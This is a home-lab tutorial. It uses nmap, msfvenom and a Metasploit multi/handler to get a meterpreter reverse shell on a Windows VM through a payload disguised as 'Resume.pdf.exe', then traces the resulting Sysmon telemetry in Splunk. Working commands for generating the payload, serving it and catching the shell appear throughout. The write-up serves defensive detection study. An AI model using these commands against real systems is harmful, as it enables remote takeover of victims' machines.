Looking at Telemetry in Splunk from Malware

Procedure

The first step is to perform an nmap scan on the IP address of your choice, here I use my kali machine to scan the IP address of my windows machine. The command to do so is nmap -A "IP address" -Pn.

- The -A command tells the scan to retrieve the OS system, the service version, and trace the path from the system to the target. The drawback of this is that it will require more time to complete.
- The -Pn command is to make sure the target is not pinged, only scanned. The purpose of this is that some firewalls may make it seem like a ping failed even when the target is online.

```
-(kali⊕kali)-[~]
└S nmap -A 192.168.1.5 -Pn
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-28 14:25 EDT
Nmap scan report for 192.168.1.5 (192.168.1.5)
Host is up (0.0021s latency).
Not shown: 999 filtered tcp ports (no-response)
        STATE SERVICE
                             VERSION
3389/tcp open ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=DESKTOP-4C49280
 Not valid before: 2025-07-27T18:07:45
 Not valid after: 2026-01-26T18:07:45
 rdp-ntlm-info:
    Target_Name: DESKTOP-4C49280
    NetBIOS Domain Name: DESKTOP-4C49280
    NetBIOS Computer Name: DESKTOP-4C49280
    DNS_Domain_Name: DESKTOP-4C49280
    DNS_Computer_Name: DESKTOP-4C49280
    Product_Version: 10.0.19041
    System_Time: 2025-07-29T06:55:52+00:00
|_ssl-date: 2025-07-29T06:55:59+00:00; +12h30m00s from scanner time.
MAC Address: 08:00:27:1E:4C:E4 (PCS Systemtechnik/Oracle VirtualBox virtual N
```

Here we see that port 3389 is open, which is rdp.

Now we will use msfvenom to create malware and generate telemetry. The payload we will use is "windows/x64/meterpreter_reverse_tcp".

The command to run the malware is

msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=192.168.1.4 lport 4444 -f exe -o Resume.pdf.exe

- The -p command signifies that a payload is going to be run.
- The lhost command refers to the attacker IP
- The lport command is the default port for meterpreter
- The -f command signifies that the file is an executable
- The -o command signifies the file name

Now that we created a binary, we need to open a handler to listen to the port set in the malware. We will do this by using Metasploit, which can be opened with the command **msfconsole**.

```
(kali⊕ kali)-[~]

$\square$ msfconsole

Metasploit tip: Metasploit can be configured at startup, see msfconsole

-help to learn more
```

We can use the multi handler exploit by running the command

use exploit/multi/handler

The purpose of a multi handler is to catch the connection when the target runs the malware.

We can run the command options which will show what can be configured

```
msf6 > use exploit/multi/handler
Using configured payload generic/shell_reverse_tcp
msf6 exploit(m
                        r) > options
Payload options (generic/shell_reverse_tcp):
   Name
          Current Setting Required Description
                                    The listen address (an interface may be specified)
   LHOST
                          yes
   LPORT 4444
                                    The listen port
                          yes
Exploit target:
   Id Name
      Wildcard Target
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
```

The payload option is set to generic/shell_reverse_tcp, we need to change it to the same payload that we used in msfvenom. This can be done with the command set payload windows/x64/meterpreter/reverse_tcp

```
r) > set payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(
payload ⇒ windows/x64/meterpreter/reverse_tcp
                    andler) > options
msf6 exploit(
Payload options (windows/x64/meterpreter/reverse_tcp):
            Current Setting Required Description
   EXITFUNC process
                                       Exit technique (Accepted: '', seh, thread, process, none)
                             yes
   LHOST
                                        The listen address (an interface may be specified)
                             yes
            4444
   LPORT
                             yes
                                        The listen port
```

The next step is to change the the LHOST to the attacker machine, which is the kali machine in this case. This can be done with the command set lhost "ip address"

```
msf6 exploit(
                         r) > set lhost 192.168.1.4
lhost ⇒ 192.168.1.4
               lti/handler) > options
msf6 exploit(
Payload options (windows/x64/meterpreter/reverse_tcp):
             Current Setting Required Description
  Name
                                       Exit technique (Accepted: '', seh, thread, process, none)
  EXITFUNC process
                              yes
                                       The listen address (an interface may be specified)
  LHOST
             192.168.1.4
                             yes
  LPORT
                                       The listen port
            4444
                              yes
```

Now we start the handler with the command *exploit* which starts listening for the windows machine to execute the malware.

The next step is to set a http server on kali so that the windows machine can download the malware. We can accomplish this by opening a new terminal and moving to the directory where our malware is located. Then we use the python command

python3 -m http.server 9999

- The -m command notifies the program to run the module as a script
- Make sure the specified port is not in use.

```
(kali@kali)-[~]

Desktop Downloads Pictures Resume.pdf.exe Videos
Documents Music Public Templates

(kali@kali)-[~]


$ python3 -m http.server 9999

Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
```

Now the windows machine can access the kali machine and download the malware.

The next steps are to move over to the windows machine and disable windows defender.

Once that is done, we need to access the malware file and download it. This can be done by opening a browser and entering the ip address of kali followed by the port specified in the python command.



- Public/
- Resume.pdf.exe
- Templates/

Once the file is downloaded and executed, open a commmand prompt with administrator privileges and run the command

netstat -anob

- The netstat command shows network connection information.
- The -a command shows all connections and listening ports
- The -n command shows the IP addresses and port numbers in numeric form
- The -o command shows the process ID of each connection
- The -b command shows the executable name responsible for each connection

C:\Windows\system32>netstat -anob			
Active Connections			
Proto Local Address TCP 0.0.0.0:135 RpcSs	Foreign Address 0.0.0.0:0	State LISTENING	PID 944
[svchost.exe] TCP 0.0.0.0:445		LISTENING	4
Can not obtain ownership i TCP 0.0.0.0:3389 TermService		LISTENING	940
[svchost.exe] TCP 0.0.0.0:5040 CDPSvc	0.0.0.0:0	LISTENING	3332
[svchost.exe] TCP 0.0.0.0:8000 [splunkd.exe]	0.0.0.0:0	LISTENING	3256
TCP 0.0.0.0:8089	0.0.0.0:0	LISTENING	3256

Now we need to look through the results to find an established connection to the kali machine.


```
TCP 192.168.1.5:50676 192.168.1.4:4444 ESTABLISHED 2660
[Resume.pdf.exe]
```

Now we can move back to the kali machine and see our handler pick up and open shell.


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] Sending stage (203846 bytes) to 192.168.1.5
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.5:50676) at 2025-07-28 15:14:25 -0400
meterpreter > ■
```

Now run a couple commands.

Next we can head over to our Splunk dashboard, which has been configured with Sysmon, and query for our index.



If we query for our malware filename, we can identify the pid and process guid. With these, we can track what the malware file did on the system and each individual step it took.



Here we can see what commands were run by the malware.